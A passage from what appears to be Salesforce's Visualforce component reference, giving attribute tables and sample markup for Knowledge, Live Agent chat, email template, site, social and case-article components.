- ID (string): the ID of the article
- Title (string): the title of the article
- Summary (string): the summary of the article
- urlName (string): the URL name of the article
- articleTypeName (string): the developer name of the article type
- articleTypeLabel (string): the label of the article type
- lastModifiedDate (date): the date of the last modification
- firstPublishedDate (date): the date of the first publication
- lastPublishedDate (date): the date of the last publication

knowledge:articleList example that displays the ten most viewed articles in the 'phone' category as an HTML list of links. 'phone' is in the 'products' category group.

```
<apex:outputPanel layout="block">
    <ul>
        <knowledge:articleList articleVar="article"
            categories="products:phone"
            sortBy="mostViewed"
            pageSize="10"
        >
            <li><a href="{!URLFOR($Action.KnowledgeArticle.View,
article.id)}">{!article.title}</a></li>
        </knowledge:articleList>
    </ul>
</apex:outputPanel>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
articleTypes	String	The article list can be filtered by article types.		43.0	
articleVar	String	The name of the variable that can be used to represent the article object in the body of the articleList component.	Yes	43.0	
categories	String	The article list can be filtered by data categories.		43.0	
hasMoreVar	String	The boolean variable name indicating whether the list contains more articles.		43.0	
id	String	An identifier that allows the component to be referenced by other components in the page.		14.0	global
isQueryGenerated	Boolean	Flag indicating whether this article list was produced from a generated query that did not originate from the user.		43.0	
keyword	String	The search keyword if the search is not null. When the keyword attribute is specified, the results are sorted by keyword relevance and the sortBy attribute is ignored.		43.0	
language	String	The language in which the articles must be retrieved.		43.0	
pageNumber	Integer	The current page number.		43.0	
pageSize	Integer	The number of articles displayed at once. The total number of articles displayed in a page cannot exceed 200.		43.0	
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		14.0	global
sortBy	String	The sort value applied to the article list: 'mostViewed,' 'lastUpdated,' and 'title'. When the keyword attribute is specified, the sortBy attribute is ignored.		43.0	

knowledge:articleRendererToolbar

Displays a header toolbar for an article. This toolbar includes voting stars, a Chatter feed, a language picklist and a properties panel. Ext JS versions less than 3 should not be included on pages that use this component.

knowledge:articleRendererToolBar example that displays the toolbar in a custom renderer.

```
<apex:page standardController='FAQ__kav' showHeader='false' sidebar='false'>
    <knowledge:articleRendererToolBar
```

```
              articleId="{! $CurrentPage.parameters.id}"
          />
      </apex:page>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
articleId	String	The id of the article.		43.0	
canVote	Boolean	If true, the vote component is editable. If false, it is readonly.		43.0	
id	String	An identifier that allows the component to be referenced by other components in the page.		14.0	global
includeCSS	Boolean	Specifies whether this component must include the CSS		43.0	
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		14.0	global
showChatter	Boolean	Set this to true if Chatter is enabled, and the article renderer requires a feed		43.0	

knowledge:articleTypeList

A loop on all available article types.

Simple example to display a list of all the available article types.

```
<knowledge:articleTypeList articleTypeVar="articleType">
     {!articleType.label}<br />
</knowledge:articleTypeList>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
articleTypeVar	String	The name of the variable that can be used to represent the article type object in the body of the articleTypeList component.	Yes	43.0	
id	String	An identifier that allows the component to be referenced by other components in the page.		14.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
`rendered`	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		14.0	global

`knowledge:categoryList`

A loop on a subset of the category hierarchy. The total number of categories displayed in a page can't exceed 500.

You must have access to the category you set as `rootCategory` to get a list of any categories. To list categories available to a user, see the Knowledge Support REST APIs.

List descendents of the 'phone' category. 'phone' is in the 'product' category group.

```
<select name="category">
    <knowledge:categoryList categoryVar="category" categoryGroup="product"
rootCategory="phone" level="-1">
        <option value="{!category.name}">{!category.label}</option>
    </knowledge:categoryList>
</select>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
`ancestorsOf`	String	If specified, the component will enumerate the category hierarchy up to the root (top-level) category. rootCategory can be used to specify the top-level category.		43.0	
`categoryGroup`	String	The category group to which the individual categories belong.	Yes	43.0	
`categoryVar`	String	The name of the variable that can be used to represent the article type object in the body of the categoryList component.	Yes	43.0	
`id`	String	An identifier that allows the component to be referenced by other components in the page.		14.0	global
`level`	Integer	If specified with rootCategory, the component will stop at this specified depth in the category hierarchy. -1 means unlimited.		43.0	
`rendered`	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		14.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
rootCategory	String	If specified without ancestorsOf, the component will loop on the descendents of this category.		43.0	

liveAgent:clientChat

The main parent element for any chat window. You must create this element in order to do any additional customization of Chat.

Chat must be enabled for your organization. Note that this component can only be used once in a Chat deployment.

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
id	String	An identifier that allows the component to be referenced by other components in the page.		14.0	global
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		14.0	global

liveAgent:clientChatAlertMessage

The area in a Live Agent chat window that displays system alert messages (such as "You have been disconnected").

Must be used within <liveAgent:clientChat>. Each chat window can have only one alert message area.

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
agentsUnavailableLabel	String	A string specifying the label that appears when all agents become unavailable; the default English label is "Your chat request has been canceled because no agents are available."		27.0	
chatBlockedLabel	String	Specifies the message that appears to a customer who has been blocked from chatting with an agent. The default message is "You have been blocked from the chat."		27.0	
connectionErrorLabel	String	A string specifying the label that appears when there is a connection error; the default English label is "Connection Lost: Please check your local connection."		27.0	

Attribute Name	Attribute Type	Description	Required?	API Version	Access
dismissLabel	String	A string specifying the label that appears to dismiss the alert; the default English label is "Close."		27.0	
id	String	An identifier that allows the component to be referenced by other components in the page.		14.0	global
internalFailureLabel	String	A string specifying the label that appears when there is an internal error; the default English label is "Chat isn't available. Please try again later."		27.0	
noCookiesLabel	String	A string specifying the label that appears when cookies are disabled; the default English label is "Your browser is not currently accepting cookies. Cookies are required to request a chat. Please enable cookies and try again."		27.0	
noFlashLabel	String	A string specifying the label that appears when Flash is not installed; the default English label is "The Flash Player or an HTML5 compatible web browser is necessary to chat. Please install Flash player or use a different web browser."		27.0	
noHashLabel	String	A string specifying the label that appears when the chat window is improperly launched; the default English label is "The chat window may only be launched from a button -- you cannot access it directly."		27.0	
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		14.0	global

SEE ALSO:

liveAgent:clientChat

liveAgent:clientChatCancelButton

The button within a chat window a visitor clicks to cancel a chat session.

Must be used within `<liveAgent:clientChat>`.

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
id	String	An identifier that allows the component to be referenced by other components in the page.		14.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
`label`	String	The label that appears on the button. The default English label is "Cancel Chat".		34.0	
`rendered`	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		14.0	global

SEE ALSO:

liveAgent:clientChat

`liveAgent:clientChatEndButton`

The button within a chat window a visitor clicks to end a chat session.

Must be used within `<liveAgent:clientChat>`.

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
`id`	String	An identifier that allows the component to be referenced by other components in the page.		14.0	global
`label`	String	A string specifying the label that appears on the button; the default English label is "End Chat".		24.0	
`rendered`	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		14.0	global

SEE ALSO:

liveAgent:clientChat

`liveAgent:clientChatFileTransfer`

The file upload area in a chat window where a visitor can send a file to an agent.

Must be used within `<liveAgent:clientChat>`. Each chat window can have only one file upload.

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
fileTransferCanceledLabel	String	A string specifying the message that appears in the chat log when the file transfer request is canceled; the default English label is "The agent has canceled the file transfer request.".		30.0	
fileTransferCancelFileLabel	String	A string specifying the label for the button to be clicked to cancel the file transfer; the default English label is "Cancel".		30.0	
fileTransferDropFileLabel	String	A string specifying the label that indicates where the file can be dropped; the default English label is "Drop here.".		30.0	
fileTransferFailedLabel	String	A string specifying the message that appears in the chat log when the file transfer fails; the default English label is "Your file upload failed. Please wait for instructions from the agent.".		30.0	
fileTransferSendFileLabel	String	A string specifying the label for the button to be clicked to upload the file; the default English label is "Send File".		30.0	
fileTransferSuccessfulLabel	String	A string specifying the message that appears in the chat log when the file transfer is successful; the default English label is "Your file has been successfully uploaded to the agent.".		30.0	
fileTransferUploadLabel	String	A string specifying the label that appears as a link which can be clicked to select a file to be uploaded; the default English label is "Upload or drag your file here.".		30.0	
fileTransferUploadMobileLabel	String	A string specifying the label for mobile that appears as a link which can be clicked to select a file to be uploaded; the default English label is "Upload your file here.".		30.0	
id	String	An identifier that allows the component to be referenced by other components in the page.		14.0	global
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		14.0	global

SEE ALSO:

liveAgent:clientChat

liveAgent:clientChatInput

The text box in a chat window where a visitor types messages to an agent.

Must be used within `<liveAgent:clientChat>`. Each chat window can have only one input box.

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
autoResizeElementId	String	Specifies the HTML element that should be dynamically resized when the transcript exceeds a certain length.		24.0	
id	String	An identifier that allows the component to be referenced by other components in the page.		14.0	global
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		14.0	global
useMultiline	Boolean	Specifies whether a customer chat window supports a multiple-line text input field (true) or not (false).		24.0	

SEE ALSO:

liveAgent:clientChat

liveAgent:clientChatLog

The area in a chat window that displays the chat transcript to a visitor.

Must be used within <liveAgent:clientChat>. Each chat window can have only one chat log.

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
agentTypingLabel	String	A string specifying the label that appears when the agent is typing a message; the default English label is "The agent is typing."		24.0	
chatEndedByAgentLabel	String	A string specifying the label that appears when the agent has ended the chat; the default English label is "The chat has been ended by the agent."		24.0	
chatEndedByVisitorIdleTimeoutLabel	String	A string specifying the label that appears when the chat is ended by visitor idle (customer) time-out; the default English label is "Chat session ended by visitor idle time-out."		24.0	
chatEndedByVisitorLabel	String	A string specifying the label that appears when the visitor has ended the chat; the default English label is "You've ended the chat."		24.0	
chatTransferredLabel	String	A string specifying the label that appears when the chat has been transferred to a new agent; the default English label is		24.0	

Attribute Name	Attribute Type	Description	Required?	API Version	Access
		"{OperatorName} is your new agent for the chat session." ({OperatorName} defaults to '[First Name] [Last Initial]' of the Salesforce user or the Custom Agent Name as set in the Chat Configuration.)			
combineMessagesText	Boolean	Specifies whether the chat log displayed in the customer chat window should support combined messages based on the user ID (true) or not (false). Note: If you turn this on for existing custom chat windows, it will change your markup and you may need to modify your CSS.		24.0	
id	String	An identifier that allows the component to be referenced by other components in the page.		14.0	global
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		14.0	global
showTimeStamp	Boolean	Specifies whether the chat log displayed in the customer chat window should display the timestamp text input field (true) or not (false).		24.0	
visitorNameLabel	String	A string specifying the label that appears next to the messages that the visitor sends; the default English label is "Me".		24.0	

SEE ALSO:

liveAgent:clientChat

liveAgent:clientChatLogAlertMessage

The area in a chat window that displays the idle time-out alert (customer warning) to a visitor.

Must be used within <liveAgent:clientChat>. Each chat window can have only one idle time-out alert.

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
autoResizeElementId	String	Specifies the ID of the sibling HTML element that should be dynamically resized when the chat log alert height changes.		35.0	
id	String	An identifier that allows the component to be referenced by other components in the page.		14.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		14.0	global
respondToChatLabel	String	A string specifying the label that appears on the chat window title during the customer time-out warning; the default English label is "Respond to Chat"		35.0	
respondWithinTimeLabel	String	A string specifying the label that appears as a warning during customer time-out; the default English label is "Are you still there? Please respond within <span id="liveAgentChatLogAlertTimer">{Time}</span> or this chat will time out." {Time} presents a countdown timer to the visitor.		35.0	

SEE ALSO:

liveAgent:clientChat

liveAgent:clientChatMessages

The area in a chat window that displays system status messages (such as "Chat session has been disconnected").

Must be used within `<liveAgent:clientChat>`. Each chat window can have only one message area.

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
id	String	An identifier that allows the component to be referenced by other components in the page.		14.0	global
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		14.0	global

SEE ALSO:

liveAgent:clientChat

liveAgent:clientChatQueuePosition

A text label indicating a visitor's position within a queue for a chat session initiated via a button that uses push routing. (On buttons that use pull routing, this component has no effect.)

Must be used within `<liveAgent:clientChat>`.

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
`id`	String	An identifier that allows the component to be referenced by other components in the page.		14.0	global
`label`	String	A string specifying the label that appears to display the queue position; the default English label is "".		24.0	
`rendered`	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		14.0	global

SEE ALSO:

liveAgent:clientChat

`liveAgent:clientChatSaveButton`

The button in a chat window a visitor clicks to save the chat transcript as a local file.

Must be used within `<liveAgent:clientChat>`. Each chat window can have multiple save buttons.

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
`id`	String	An identifier that allows the component to be referenced by other components in the page.		14.0	global
`label`	String	A string specifying the label that appears on the button; the default English label is "Save Chat".		24.0	
`rendered`	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		14.0	global

SEE ALSO:

liveAgent:clientChat

liveAgent:clientChatSendButton

The button in a chat window a visitor clicks to send a chat message to an agent.

Must be used within <liveAgent:clientChat>. Each chat window can have multiple send buttons.

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
id	String	An identifier that allows the component to be referenced by other components in the page.		14.0	global
label	String	A string specifying the label that appears on the button; the default English label is "Send".		24.0	
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		14.0	global

SEE ALSO:

liveAgent:clientChat

liveAgent:clientChatStatusMessage

The area in a chat window that displays system status messages (such as "You are being reconnected").

Must be used within <liveAgent:clientChat>. Each chat window can have only one status message area.

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
id	String	An identifier that allows the component to be referenced by other components in the page.		14.0	global
reconnectingLabel	String	A string specifying the label that appears when there is network latency or disruption; the default English label is "You've been disconnected from the agent. Please wait while we attempt to re-establish the connection..."		27.0	

Attribute Name	Attribute Type	Description	Required?	API Version	Access
`rendered`	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		14.0	global

SEE ALSO:

liveAgent:clientChat

messaging:attachment

Compose an attachment and append it to the email.

Example

```
<messaging:emailTemplate recipientType="Contact"
 relatedToType="Account"
 subject="Case report for Account: {!relatedTo.name}"
 replyTo="support@example.com">

 <messaging:htmlEmailBody>
 <html>
  <body>
  <p>Dear {!recipient.name},</p>
  <p>Attached is a list of cases related to {!relatedTo.name}.</p>
  <center>
  <apex:outputLink value="https://salesforce.com">
   For more detailed information log in to Salesforce.com
  </apex:outputLink>
  </center>
  </body>
 </html>
 </messaging:htmlEmailBody>

 <messaging:attachment renderAs="PDF" filename="yourCases.pdf">
 <html>
  <body>
  <p>You can display your {!relatedTo.name} cases as a PDF</p>
  <table border="0" >
  <tr>
   <th>Case Number</th><th>Origin</th>
   <th>Creator Email</th><th>Status</th>
  </tr>
  <apex:repeat var="cx" value="{!relatedTo.Cases}">
  <tr>
   <td><a href =
        "https://na1.salesforce.com/{!cx.id}">{!cx.CaseNumber}
    </a></td>
   <td>{!cx.Origin}</td>
   <td>{!cx.Contact.email}</td>
   <td>{!cx.Status}</td>
  </tr>
  </apex:repeat>
  </table>
  </body>
 </html>
 </messaging:attachment>
</messaging:emailTemplate>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
`filename`	String	Sets a file name on the attachment. If a filename isn't provided, one is generated for you.		14.0	
`id`	String	An identifier that other components in the page use to reference the attachment component.		14.0	global
`inline`	Boolean	Sets the HTTP `Content-Disposition` header of the attachment in the email to `inline`.		17.0	
`renderAs`	String	Indicates how the attachment is rendered. The default value is `"text"`. Although any MIME type/subtype is a valid `renderAs` value, Visualforce supports content conversion on page 70 of only PDFs. Visualforce doesn't generate other file formats. It only sets the `Content-Type` field of the HTTP response header to the specified MIME type. Some file formats, such as `.xlsx`, can fail to render.		14.0	
`rendered`	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to `true`.		14.0	global

SEE ALSO:

Visualforce Email Templates

Add Attachments to a Visualforce Email Template

`messaging:emailHeader`

Adds a custom header to the email. The body of a header is limited to 1000 characters.

Example

```
<messaging:emailTemplate recipientType="Contact"
 relatedToType="Account"
 subject="Testing a custom header"
 replyTo="support@acme.com">

 <messaging:emailHeader name="customHeader">
  BEGIN CUSTOM HEADER
  Account Id: {!relatedTo.Id}
  END CUSTOM HEADER
 </messaging:emailHeader>

 <messaging:htmlEmailBody >
 <html>
 <body>

 <p>Dear {!recipient.name},</p>
    <p>Check out the header of this email!</p>
 </body>
 </html>
 </messaging:htmlEmailBody>
</messaging:emailTemplate>
```

The example above renders the following HTML:

```
Date: Thu, 5 Feb 2009 19:35:59 +0000
From: Admin User <support@salesforce.com>
Sender: <no-reply@salesforce.com>
Reply-To: support@acme.com
To: "admin@salesforce.com" <admin@salesforce.com>
Message-ID: <19677436.41233862559806.JavaMail.admin@admin-WS>
Subject: Testing a custom header
MIME-Version: 1.0
Content-Type: multipart/alternative;
boundary="----=_Part_8_14667134.1233862559806"
X-SFDC-X-customHeader: BEGIN CUSTOM HEADER Account Id: 001x000xxx3BIdoAAG END CUSTOM HEADER
X-SFDC-LK: 00Dx000000099jh
X-SFDC-User: 005x0000000upVu
X-Sender: postmaster@salesforce.com
X-mail_abuse_inquiries: https://salesforce.com/company/abuse.jsp
X-SFDC-Binding: 1WrIRBV94myi25uB
X-OriginalArrivalTime: 05 Feb 2009 19:35:59.0747 (UTC) FILETIME=[F8FF7530:01C987C8]
X-MS-Exchange-Organization-SCL: 0
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
id	String	An identifier that allows the emailHeader component to be referenced by other components in the page.		14.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
`name`	String	The name of the header. Note: X-SFDC-X- is prepended to the name.	Yes	14.0	
`rendered`	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		14.0	global

SEE ALSO:

Visualforce Email Templates

`messaging:emailTemplate`

Defines a Visualforce email template. All email template tags must be wrapped inside a single emailTemplate component tag. emailTemplate must contain either an htmlEmailBody tag or a plainTextEmailBody tag. The detail and form components are not permitted as child nodes. This component can only be used within a Visualforce email template. Email templates can be created and managed through Setup | Communication Templates | Email Templates.

Example

```
<messaging:emailTemplate recipientType="Contact"
    relatedToType="Account"
    subject="Your account's cases"
    replyTo="cases@acme.nomail.com" >

    <messaging:htmlEmailBody >
    <html>
        <body>
        <p>Hello {!recipient.name}--</p>
       <p>Here is a list of the cases we currently have for account {!relatedTo.name}:</p>

        <apex:datatable cellpadding="5" var="cx" value="{!relatedTo.Cases}">
            <apex:column value="{!cx.CaseNumber}" headerValue="Case Number"/>
            <apex:column value="{!cx.Subject}" headerValue="Subject"/>
            <apex:column value="{!cx.Contact.email}" headerValue="Creator's Email" />
            <apex:column value="{!cx.Status}" headerValue="Status" />
        </apex:datatable>
        </body>
    </html>
    </messaging:htmlEmailBody>

    <messaging:attachment renderas="pdf" filename="cases.pdf">
        <html>
        <body>
        <h3>Cases currently associated with {!relatedTo.name}</h3>
        <apex:datatable border="2" cellspacing="5" var="cx" value="{!relatedTo.Cases}">
            <apex:column value="{!cx.CaseNumber}" headerValue="Case Number"/>
            <apex:column value="{!cx.Subject}" headerValue="Subject"/>
            <apex:column value="{!cx.Contact.email}" headerValue="Creator's Email" />
            <apex:column value="{!cx.Status}" headerValue="Status" />
        </apex:datatable>
        </body>
        </html>
    </messaging:attachment>

    <messaging:attachment filename="cases.csv" >
        <apex:repeat var="cx" value="{!relatedTo.Cases}">
            {!cx.CaseNumber}, {!cx.Subject}, {!cx.Contact.email}, {!cx.Status}
        </apex:repeat>
    </messaging:attachment>
</messaging:emailTemplate>
```

Translated Template Example

```
<!-- This example requires that Label Workbench is enabled and that you have created the
referenced labels. The example assumes that the Contact object has a custom language field
 that contains a valid language key. -->

<messaging:emailTemplate recipientType="Contact"
 relatedToType="Account"
 language="{!recipient.language__c}"
 subject="{!$Label.email_subject}"
 replyTo="cases@acme.nomail.com" >

 <messaging:htmlEmailBody >
 <html>
  <body>
  <p>{!$Label.email_greeting} {!recipient.name}--</p>
  <p>{!$Label.email_body}</p>
  </body>
 </html>
 </messaging:htmlEmailBody>

   </messaging:emailTemplate>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
id	String	An identifier that allows the emailTemplate component to be referenced by other components in the page.		14.0	global
language	String	The language used to display the email template. Valid values: Salesforce-supported language keys, for example, "en" or "en-US". Accepts merge fields from recipientType and relatedToType.		18.0	
recipientType	String	The Salesforce object receiving the email.		14.0	

Attribute Name	Attribute Type	Description	Required?	API Version	Access
relatedToType	String	The Salesforce object from which the template retrieves merge field data. Valid objects: objects that have a standard controller, including custom objects Visualforce supports.		14.0	
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		14.0	global
replyTo	String	Sets the reply-to email header.		14.0	
subject	String	Sets the email subject line. Limit: 100 characters.	Yes	14.0	

SEE ALSO:

Visualforce Email Templates

messaging:htmlEmailBody

The HTML version of the email body.

Example

```
<messaging:emailTemplate recipientType="Contact"
 relatedToType="Account"
 subject="Case report for Account: {!relatedTo.name}"
 replyTo="support@acme.com">
  <messaging:htmlEmailBody>
  <html>
  <style type="text/css">
   body {font-family: Courier; size: 12pt;}

            table {
            border-width: 5px;
            border-spacing: 5px;
            border-style: dashed;
            border-color: #FF0000;
            background-color: #FFFFFF;
            }

            td {
            border-width: 1px;
            padding: 4px;
            border-style: solid;
            border-color: #000000;
            background-color: #FFEECC;
            }

            th {
```

```
            color: #000000;
            border-width: 1px ;
            padding: 4px ;
            border-style: solid ;
            border-color: #000000;
            background-color: #FFFFF0;
            }
  </style>
  <body>
            <p>Dear {!recipient.name},</p>
            <p>Below is a list of cases related to {!relatedTo.name}.</p>
            <table border="0" >
             <tr>
             <th>Case Number</th><th>Origin</th>
             <th>Creator Email</th><th>Status</th>
            </tr>
            <apex:repeat var="cx" value="{!relatedTo.Cases}">
             <tr>
              <td><a href =
               "https://na1.salesforce.com/{!cx.id}">{!cx.CaseNumber}
              </a></td>
              <td>{!cx.Origin}</td>
              <td>{!cx.Contact.email}</td>
              <td>{!cx.Status}</td>
             </tr>
            </apex:repeat>
            </table>
            <p/>
            <center>
             <apex:outputLink value="https://salesforce.com">
             For more detailed information login to Salesforce.com
            </apex:outputLink>
            </center>

  </body>
  </html>
 </messaging:htmlEmailBody>
</messaging:emailTemplate>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
id	String	An identifier that allows the htmlEmailBody component to be referenced by other components in the page.		14.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
`rendered`	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		14.0	global

SEE ALSO:

Visualforce Email Templates

`messaging:plainTextEmailBody`

The plain text (non-HTML) version of the email body.

Example

```
<messaging:emailTemplate recipientType="Contact"
 relatedToType="Account"
 subject="Case report for Account: {!relatedTo.name}"
 replyTo="support@acme.com">

 <messaging:plainTextEmailBody>
  Dear {!recipient.name},

  Below is a list of cases related to {!relatedTo.name}.

  <apex:repeat var="cx" value="{!relatedTo.Cases}">
   Case Number: {!cx.CaseNumber}
   Origin: {!cx.Origin}
   Contact-email: {!cx.Contact.email}
   Status: {!cx.Status}
  </apex:repeat>

  For more detailed information login to Salesforce.com

 </messaging:plainTextEmailBody>

</messaging:emailTemplate>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
`id`	String	An identifier that allows the plainTextEmailBody component to be referenced by other components in the page.		14.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
`rendered`	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		14.0	global

SEE ALSO:

Visualforce Email Templates

site:googleAnalyticsTracking

The standard component used to integrate Google Analytics with Force.com sites to track and analyze site usage. Add this component just once, either on the site template for the pages you want to track, or the individual pages themselves. Don't set the component for both the template and the page. Attention: This component only works on pages used in a Force.com site. Sites must be enabled for your organization and the Analytics Tracking Code field must be populated. To get a tracking code, go to the Google Analytics website.

Example

```
  <!-- Google Analytics recommends adding the component at the bottom of the page to avoid
increasing page load time. -->
<site:googleAnalyticsTracking/>
```

The example above renders the following HTML:

```
 <script type="text/javascript">
 var gaJsHost = (("https:" == document.location.protocol) ? "https://ssl." : "http://www.");

 document.write(unescape("%3Cscript src='" + gaJsHost + "google-analytics.com/ga.js'
type='text/javascript'%3E%3C/script%3E"));
 </script>

 <script>
  try {
     var pageTracker = _gat._getTracker("{!$Site.AnalyticsTrackingCode}");

     if ({!isCustomWebAddressNull}) {
       pageTracker._setCookiePath("{!$Site.Prefix}/");
    }

    else if ({!isCustomWebAddress}) {
       pageTracker._setAllowLinker(true);
       pageTracker._setAllowHash(false);
      }

      else {
        pageTracker._setDomainName("none");
        pageTracker._setAllowLinker(true);
        pageTracker._setAllowHash(false);
      }
   pageTracker._trackPageview();
   }
   catch(err) {
   }
 </script>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
id	String	An identifier that allows the component to be referenced by other components in the page.		14.0	global
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		14.0	global

site:previewAsAdmin

This component shows detailed error messages on a site in administrator preview mode. We recommend that you add it right before the closing apex:page tag. Note: The site:previewAsAdmin component contains the apex:messages tag, so if you have that tag elsewhere on your error pages, you will see the error message twice.

Example

```
  <!-- We recommend adding this component right before your closing apex:page tag. -->
<site:previewAsAdmin/>
```

The example above renders the following HTML:

```
<span id="j_id0:j_id50">
<span id="j_id0:j_id50:j_id51:j_id52">
<div style="border-color:#FF9900; border-style:solid; border-width:1px;
padding:5px 0px 5px 6px; background-color:#FFFFCC; font-size:10pt;
margin-right:210px; margin-left:210px; margin-top:25px;">
 <table cellpadding="0" cellspacing="0">
 <tbody><tr>
  <td><img src="/img/sites/warning.png" height="40"
  style="padding:5px;margin:0px;" width="40" /></td>
  <td> <strong><ul id="j_id0:j_id50:j_id51:msgs3"
   style="margin:5px;"><li>Page not found:test </li></ul>
  </strong>
  <a href="/sites/servlet.SiteDebugMode?logout=1"
  style="padding:40px;margin:15px;">Logout of Administrator Preview Mode</a>
  </td>
 </tr> </tbody>
 </table>
</div>
</span>
</span>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
`id`	String	An identifier that allows the component to be referenced by other components in the page.		14.0	global
`rendered`	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		14.0	global

social:profileViewer

UI component that adds the Social Accounts and Contacts viewer to Account (including person account), Contact, or Lead detail pages. The viewer displays the record name, a profile picture, and the social network icons that allow users to sign in to their accounts and view social data directly in Salesforce.

Social Accounts and Contacts must be enabled for your organization. Note that this component is only supported for Account, Contact, and Lead objects and can only be used once on a page. This component isn't available for Visualforce pages on Force.com sites.

Note: The Social Accounts, Contacts, and Leads feature is now unavailable. See Twitter/X Public API Access.

This example displays the Social Accounts and Contacts viewer for a contact.

```
<apex:page standardController="Contact">
  <social:profileViewer entityId="{!contact.id}"/>
</apex:page>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
`entityId`	id	Entity ID of the record for which to display the Social Accounts and Contacts viewer; for example, Contact.Id.	Yes	24.0	

Attribute Name	Attribute Type	Description	Required?	API Version	Access
id	String	An identifier that allows the component to be referenced by other components in the page.		14.0	global
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		14.0	global

support:caseArticles

Displays the case articles tool. The tool can show articles currently attached to the Case and/or an article Keyword search. This component can only be used in organizations that have Case Feed and Knowledge enabled. Ext JS versions less than 3 should not be included on pages that use this component.

This example displays the case articles tool.

```
<apex:page standardController="Case" showHeader="true">
    <support:caseArticles id="myCaseArticle"
        caseId="{!case.id}"
        title="Article Widget"
        width="500px"
        bodyHeight="200px"
        mode="attachedAndSearch"
        defaultSearchType="lastPublished"
        defaultKeywords="reset issue"
        titlebarStyle="expanded"
    />
</apex:page>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
articleTypes	String	Article types to be used to filter the search. Multiple article types can be defined, separated by commas.		25.0	
attachToEmailEnabled	Boolean	A Boolean value that specifies whether articles can be attached to emails.		25.0	
bodyHeight	String	The height of the body in pixels (px) or 'auto' to automatically adjust to the height of the currently displayed list of articles.		25.0	
caseId	id	Case ID of the record for which to display the case articles.	Yes	25.0	

Attribute Name	Attribute Type	Description	Required?	API Version	Access
categories	String	Data categories to be used to filter the search. The format of this value should be: 'CatgeoryGroup1:Category1' where CategoryGroup1 and Category1 are the names of a Category Group and a Category respectively. Multiple category filters can be specified separated by commas but only one per category group.		25.0	
categoryMappingEnabled	Boolean	A Boolean value that specifies whether the default data category mapping pre-filtering should be taken into account or not .		25.0	
defaultKeywords	String	The keywords to be used when the defaultSearchType attribute is 'keyword'. If no keywords are specified, the Case subject is used as a default.		25.0	
defaultSearchType	String	Specifies the default query of the article search form when it is first displayed. The value can be 'keyword', 'mostViewed', or 'lastPublished'.		25.0	
id	String	An identifier that allows the component to be referenced by other components in the page.		14.0	global
insertLinkToEmail	Boolean	A Boolean value that specifies whether articles can be shared by URL.		25.0	
language	String	A language to be used for filtering the search if multilingual Knowledge is enabled.		25.0	
logSearch	Boolean	A Boolean value that specifies whether keyword searches should be logged.		25.0	
